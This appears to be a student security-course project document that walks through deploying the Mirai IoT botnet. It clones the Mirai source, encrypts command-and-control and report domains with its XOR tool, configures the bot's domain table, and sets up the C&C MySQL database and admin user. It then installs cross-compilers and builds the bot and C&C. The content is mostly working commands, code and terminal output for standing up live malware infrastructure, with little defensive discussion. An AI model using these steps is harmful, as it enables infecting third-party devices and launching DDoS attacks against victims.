CS – 645 INTERNET SECURITY PROJECT

MIRAI BOTNET DEPLOYMENT - DOCUMENTATION

MIRAI BOTNET

Mirai is malware that infects smart devices that run on ARC processors, turning them into a network of remotely controlled bots . or zombies. This network of bots, called a botnet, is often used to launch DDoS attacks.

Mirai is built for two core purposes: Locate and compromise IoT devices to further grow the botnet. Launch DDoS attacks based on instructions received from a remote C&C.

HOW DOES MIRAI WORK?

Mirai's attack function enables it to launch HTTP floods and various network (OSI layer 3-4) DDoS attacks. When attacking HTTP floods, Mirai bots hide behind the following default user-agents:

Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36 Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36 Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36 Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36 Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/601.7.7 (KHTML, like Gecko) Version/9.1.2 Safari/601.7.7

INSTALLATION STEPS FOR MIRAI BOTNET

Requirements for the project

- gcc
- golang
- electric-fence
- mysql-server
- mysql-client

System Requirements:

- OS: LINUX - 86x_64x
- RAM: 8GB / 10GB
- Internet Speed:
- Down - 800Mb/s
- Up - 200Mb/s
- CPU:Xeon
- HDD :120GB

1.Install the following on a Linux machine

code:

apt-get update -y

apt-get upgrade -y

```
root@kali:~# apt-get update -y
Hit:1 http://mirrors.ocf.berkeley.edu/kali kali-rolling InRelease
Reading package lists... Done
root@kali:~# apt-get upgrade -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  gdal-bin gdal-data libaec0 libarmadillo9 libarpack2
  libboost-program-options1.62.0 libboost-serialization1.62.0
  libboost-test1.62.0 libboost-timer1.62.0 libcgal13 libcharls1 libdap25
  libdapclient6v5 libdapserver7v5 libdee-1.0-4 libepsilon1 libfcgi-bin
  libfcgi0ldbl libfreexl1 libfyba0 libgdal20 libgeotiff2 libgmime-3.0-0
```

apt-get install gcc golang electric-fence sudo git -y

apt-get install mysql-server mysql-client -y

2.Download the source code from the following link:

git clone https://github.com/jgamblin/Mirai-Source-Code

cd mirai-source-code

```
root@Kali:~# git clone https://github.com/jgamblin/Mirai-Source-Code
Cloning into 'Mirai-Source-Code'...
remote: Enumerating objects: 109, done.
remote: Total 109 (delta 0), reused 0 (delta 0), pack-reused 109
Receiving objects: 100% (109/109), 171.99 KiB | 501.00 KiB/s, done.
Resolving deltas: 100% (7/7), done.
```

3. Compile encrypt-script

```
root@Kali:~# cd Mirai-Source-Code/
root@Kali:~/Mirai-Source-Code# ls
dlr  ForumPost.md  ForumPost.txt  LICENSE.md  loader  mirai  README.md  scripts
root@Kali:~/Mirai-Source-Code# cd mirai/
root@Kali:~/Mirai-Source-Code/mirai# ls
bot  build.sh  cnc  prompt.txt  tools
root@Kali:~/Mirai-Source-Code/mirai# cd tools
root@Kali:~/Mirai-Source-Code/mirai/tools# ls
badbot.c  enc.c  nogdb.c  scanListen.go  single_load.c  wget.c
root@Kali:~/Mirai-Source-Code/mirai/tools# ls
badbot.c  enc.c  nogdb.c  scanListen.go  single_load.c  wget.c
root@Kali:~/Mirai-Source-Code/mirai/tools# gcc enc.c -o enc.out
```

4.Adding GoLang paths.

Execute these in your ssh terminal, this will add to your ~/.bashrc

export PATH=$PATH:/etc/xcompile/armv4l/bin
export PATH=$PATH:/etc/xcompile/armv6l/bin
export PATH=$PATH:/etc/xcompile/i586/bin
export PATH=$PATH:/etc/xcompile/m68k/bin
export PATH=$PATH:/etc/xcompile/mips/bin
export PATH=$PATH:/etc/xcompile/mipsel/bin
export PATH=$PATH:/etc/xcompile/powerpc/bin
export PATH=$PATH:/etc/xcompile/powerpc-440fp/bin
export PATH=$PATH:/etc/xcompile/sh4/bin
export PATH=$PATH:/etc/xcompile/sparc/bin

source ~/.bashrc

#Install GoLang Drivers
export PATH=$PATH:/usr/local/go/bin
export GOPATH=$HOME/Documents/go

```
root@kali:/etc/xcompile# ls
armv4l  armv6l  i686  mips    powerpc  sparc
armv5l  i586    m68k  mipsel  sh4      x86_64
root@kali:/etc/xcompile# export PATH=$PATH:/etc/xcompile/armv4l/bin
root@kali:/etc/xcompile# export PATH=$PATH:/etc/xcompile/armv6l/bin
root@kali:/etc/xcompile# export PATH=$PATH:/etc/xcompile/i586/bin
root@kali:/etc/xcompile# export PATH=$PATH:/etc/xcompile/m68k/bin
root@kali:/etc/xcompile# export PATH=$PATH:/etc/xcompile/mips/bin
root@kali:/etc/xcompile# export PATH=$PATH:/etc/xcompile/mipsel/bin
root@kali:/etc/xcompile# export PATH=$PATH:/etc/xcompile/powerpc/bin
root@kali:/etc/xcompile# export PATH=$PATH:/etc/xcompile/powerpc-440fp/bin
root@kali:/etc/xcompile# export PATH=$PATH:/etc/xcompile/sh4/bin
root@kali:/etc/xcompile# export PATH=$PATH:/etc/xcompile/sparc/bin
root@kali:/etc/xcompile# export PATH=$PATH:/etc/xcompile/armv5l/bin
root@kali:/etc/xcompile#
root@kali:/etc/xcompile# export PATH=$PATH:/usr/local/go/bin
root@kali:/etc/xcompile# export GOPATH=$HOME/Documents/go
```


5. Compile encrypt and script

```
root@Kali:~# cd Mirai-Source-Code/
root@Kali:~/Mirai-Source-Code# ls
dlr  ForumPost.md  ForumPost.txt  LICENSE.md  loader  mirai  README.md  scripts
root@Kali:~/Mirai-Source-Code# cd mirai/
root@Kali:~/Mirai-Source-Code/mirai# ls
bot  build.sh  cnc  prompt.txt  tools
root@Kali:~/Mirai-Source-Code/mirai# cd tools
root@Kali:~/Mirai-Source-Code/mirai/tools# ls
badbot.c  enc.c  nogdb.c  scanListen.go  single_load.c  wget.c
root@Kali:~/Mirai-Source-Code/mirai/tools# ls
badbot.c  enc.c  nogdb.c  scanListen.go  single_load.c  wget.c
root@Kali:~/Mirai-Source-Code/mirai/tools# gcc enc.c -o enc.out
```

6.Encrypt cnc and report domain

```
root@Kali:~/Mirai-Source-Code/mirai/tools# ./enc.out string cnc.mirai.com
XOR'ing 14 bytes of data...
\x41\x4C\x41\x0C\x4F\x4B\x50\x43\x4B\x0C\x41\x4D\x4F\x22
root@Kali:~/Mirai-Source-Code/mirai/tools# ./enc.out string report.mirai.com
XOR'ing 17 bytes of data...
\x50\x47\x52\x4D\x50\x56\x0C\x4F\x4B\x50\x43\x4B\x0C\x41\x4D\x4F\x22
root@Kali:~/Mirai-Source-Code/mirai/tools#
```

7.Configuring bot



```
#define _GNU_SOURCE

#ifdef DEBUG
#include <stdio.h>
#endif
#include <stdint.h>
#include <stdlib.h>

#include "includes.h"
#include "table.h"
#include "util.h"

uint32_t table_key = 0xdeadbeef;
struct table_value table[TABLE_MAX_KEYS];

void table_init(void)
{
    add_entry(TABLE_CNC_DOMAIN, "\x41\x4C\x41\x0C\x4F\x4B\x50\x43\x4B\x0C\x41\x4
D\x4F\x22", 30); // cnc.changeme.com
    add_entry(TABLE_CNC_PORT, "\x22\x35", 2);   // 23

    add_entry(TABLE_SCAN_CB_DOMAIN, "\x50\x47\x52\x4D\x50\x56\x0C\x4F\x4B\x50\x4
```

8.Configuring CNC

Database setup - Database create users and permissions
/usr/bin/mysql_secure_installation
Create the database first,

create database mirai; Select the database, use mirai;
Database create database tables.

code:

```
CREATE TABLE `history` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `user_id` int(10) unsigned NOT NULL,
  `time_sent` int(10) unsigned NOT NULL,
  `duration` int(10) unsigned NOT NULL,
  `command` text NOT NULL,
  `max_bots` int(11) DEFAULT '-1',
  PRIMARY KEY (`id`),
  KEY `user_id` (`user_id`)
);

CREATE TABLE `users` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `username` varchar(32) NOT NULL,
  `password` varchar(32) NOT NULL,
  `duration_limit` int(10) unsigned DEFAULT NULL,
  `cooldown` int(10) unsigned NOT NULL,
  `wrc` int(10) unsigned DEFAULT NULL,
  `last_paid` int(10) unsigned NOT NULL,
  `max_bots` int(11) DEFAULT '-1',
  `admin` int(10) unsigned DEFAULT '0',
  `intvl` int(10) unsigned DEFAULT '30',
  `api_key` text,
```

```
  PRIMARY KEY (`id`),
  KEY `username` (`username`)
);

CREATE TABLE `whitelist` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `prefix` varchar(16) DEFAULT NULL,
  `netmask` tinyint(3) unsigned DEFAULT NULL,
  PRIMARY KEY (`id`),
  KEY `prefix` (`prefix`)
```

```
package main

import (
    "fmt"
    "net"
    "errors"
    "time"
)

const DatabaseAddr string   = "127.0.0.1"
const DatabaseUser string   = "mirai"
const DatabasePass string   = "password"
const DatabaseTable string  = "mirai"

var clientList *ClientList = NewClientList()
var database *Database = NewDatabase(DatabaseAddr, DatabaseUser, DatabasePass, D
atabaseTable)

func main() {
    tel, err := net.Listen("tcp", "0.0.0.0:23")
    if err != nil {
        fmt.Println(err)
        return
-- INSERT --                                                  1,13          Top
```

```
CREATE DATABASE mirai;
use mirai;
CREATE TABLE `history` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `user_id` int(10) unsigned NOT NULL,
  `time_sent` int(10) unsigned NOT NULL,
  `duration` int(10) unsigned NOT NULL,
  `command` text NOT NULL,
  `max_bots` int(11) DEFAULT '-1',
  PRIMARY KEY (`id`),
  KEY `user_id` (`user_id`)
);

CREATE TABLE `users` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `username` varchar(32) NOT NULL,
  `password` varchar(32) NOT NULL,
  `duration_limit` int(10) unsigned DEFAULT NULL,
  `cooldown` int(10) unsigned NOT NULL,
  `wrc` int(10) unsigned DEFAULT NULL,
  `last_paid` int(10) unsigned NOT NULL,
  `max_bots` int(11) DEFAULT '-1',
  `admin` int(10) unsigned DEFAULT '0',
```

```
root@Kali:~/Mirai-Source-Code# cd scripts/
root@Kali:~/Mirai-Source-Code/scripts# ls
cross-compile.sh  db.sql  images
root@Kali:~/Mirai-Source-Code/scripts# vim db.sql
root@Kali:~/Mirai-Source-Code/scripts# service mysql start
root@Kali:~/Mirai-Source-Code/scripts# cat db.sql | mysql -uroot -proot
root@Kali:~/Mirai-Source-Code/scripts# mysql -uroot -proot mirai
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 44
Server version: 10.1.22-MariaDB- Debian 9.0

Copyright (c) 2000, 2016, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [mirai]> INSERT INTO users VALUES (NULL,'mirai-user','mirai-pass',0,0,0,
0,-1,1,30,'');
Query OK, 1 row affected (0.01 sec)
```

9.Installing and compiling the cross-compilers
apt-get install gcc golang electric-fence

mkdir /etc/xcompile
cd /etc/xcompile

wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-armv4l.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-i586.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-m68k.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-mips.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-mipsel.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-powerpc.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-sh4.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-sparc.tar.bz2

tar -jxf cross-compiler-armv4l.tar.bz2
tar -jxf cross-compiler-i586.tar.bz2
tar -jxf cross-compiler-m68k.tar.bz2
tar -jxf cross-compiler-mips.tar.bz2
tar -jxf cross-compiler-mipsel.tar.bz2
tar -jxf cross-compiler-powerpc.tar.bz2
tar -jxf cross-compiler-sh4.tar.bz2
tar -jxf cross-compiler-sparc.tar.bz2

rm *.tar.bz2
mv cross-compiler-armv4l armv4l
mv cross-compiler-i586 i586
mv cross-compiler-m68k m68k
mv cross-compiler-mips mips
mv cross-compiler-mipsel mipsel
mv cross-compiler-powerpc powerpc
mv cross-compiler-sh4 sh4
mv cross-compiler-sparc sparc

```
root@kali:/etc/xcompile# wget https://www.uclibc.org/downloads/binaries/0.9.30.1
/cross-compiler-x86_64.tar.bz2
--2019-05-10 01:28:06--  https://www.uclibc.org/downloads/binaries/0.9.30.1/cros
s-compiler-x86_64.tar.bz2
Resolving www.uclibc.org (www.uclibc.org)... 140.211.167.122
Connecting to www.uclibc.org (www.uclibc.org)|140.211.167.122|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22268113 (21M) [application/x-bzip2]
Saving to: 'cross-compiler-x86_64.tar.bz2'

cross-compiler-x86_ 100%[===================>]  21.24M  2.17MB/s    in 11s

2019-05-10 01:28:18 (1.87 MB/s) - 'cross-compiler-x86_64.tar.bz2' saved [2226811
3/22268113]

root@kali:/etc/xcompile# ls
cross-compiler-armv4l.tar.bz2  cross-compiler-mipsel.tar.bz2
cross-compiler-armv5l.tar.bz2  cross-compiler-mips.tar.bz2
cross-compiler-armv6l.tar.bz2  cross-compiler-powerpc.tar.bz2
cross-compiler-i586.tar.bz2    cross-compiler-sh4.tar.bz2
cross-compiler-i686.tar.bz2    cross-compiler-sparc.tar.bz2
cross-compiler-m68k.tar.bz2    cross-compiler-x86_64.tar.bz2
```

```
root@kali:/etc/xcompile# rm *.tar.bz2
root@kali:/etc/xcompile# ls
cross-compiler-armv4l  cross-compiler-i686    cross-compiler-powerpc
cross-compiler-armv5l  cross-compiler-m68k    cross-compiler-sh4
cross-compiler-armv6l  cross-compiler-mips    cross-compiler-sparc
cross-compiler-i586    cross-compiler-mipsel  cross-compiler-x86_64
root@kali:/etc/xcompile# mv cross-compiler-armv4l armv4l
root@kali:/etc/xcompile# mv cross-compiler-armv5l armv5l
root@kali:/etc/xcompile# mv cross-compiler-armv6l armv6l
root@kali:/etc/xcompile# mv cross-compiler-i586 i586
root@kali:/etc/xcompile# mv cross-compiler-i686 i686
root@kali:/etc/xcompile# mv cross-compiler-m68k m68k
root@kali:/etc/xcompile# mv cross-compiler-mips mips
root@kali:/etc/xcompile# mv cross-compiler-mipsel mipsel
root@kali:/etc/xcompile# mv cross-compiler-powerpc powerpc
root@kali:/etc/xcompile# mv cross-compiler-sh4 sh4
root@kali:/etc/xcompile# mv cross-compiler-sparc sparc
root@kali:/etc/xcompile# mv cross-compiler-x86_64 x86_64
```

10.build bot and CNC

```
root@kali:~/Mirai-Source-Code/mirai# go get github.com/go-sql-driver/mysql
root@kali:~/Mirai-Source-Code/mirai# go get github.com/mattn/go-shellwords
root@kali:~/Mirai-Source-Code/mirai# ./build.sh debug telnet
```